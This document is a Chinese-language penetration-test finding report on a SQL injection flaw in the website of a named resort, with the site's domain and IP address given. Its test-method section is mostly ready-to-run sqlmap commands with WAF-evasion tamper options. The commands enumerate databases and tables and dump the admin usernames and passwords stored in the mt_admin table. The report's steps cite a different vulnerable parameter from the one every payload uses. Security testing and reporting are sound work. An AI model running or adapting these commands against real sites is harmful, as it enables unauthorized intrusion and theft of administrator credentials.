






1. 測試目標範圍
   1. 名稱：大湖山莊官網
   2. Domin Name：dahu-villa.com.tw
   3. IP Address：97.74.87.95  
      目標網址：  
      

Nslookup： 

1. 風險
2. 風險名稱：SQL Injection
3. 風險等級：重大衝擊性
4. 風險類別：Injection
5. 威脅描述：可能導致資料庫機敏資料外洩，攻擊者可以利用資料庫所儲存的帳號密碼對系統進行提權並更進一步造成危害。
6. 測試方法
   1. 進入首頁後點選最新消息
   2. 進入最新消息頁面
   3. 透過news.php?modNum=3 這個參數進行注入
   4. 使用滲透測試工具 SQLmap 進行測試，發現該參數存有SQL。  
      payload：sqlmap -u "https://www.dahu-villa.com.tw/item.php?pNum=17" --random-agent --tamper space2comment,space2hash,space2mssqlhash --dbs --delay=2



* 1. 查看資料庫hivilla\_hivilla 裡的資料表。  
     payload：sqlmap -u "https://www.dahu-villa.com.tw/item.php?pNum=17" --random-agent --tamper space2comment,space2hash,space2mssqlhash -D hivilla\_hivilla --tables --delay=2
  2. 查看資料庫hivilla\_hivilla 裡的mt\_admin 的表格資料欄。  
     payload：sqlmap -u "https://www.dahu-villa.com.tw/item.php?pNum=17" --random-agent --tamper space2comment,space2hash,space2mssqlhash -D hivilla\_hivilla -T mt\_admin --columns --delay=1  
  3. 查看資料庫hivilla\_hivilla 裡的mt\_admin 的表格資料欄中所儲存的帳號及密碼。  
     payload：sqlmap -u "https://www.dahu-villa.com.tw/item.php?pNum=17" --random-agent --tamper space2comment,space2hash,space2mssqlhash -D hivilla\_hivilla -T mt\_admin -C admin\_name,admin\_pass --dump --delay=1  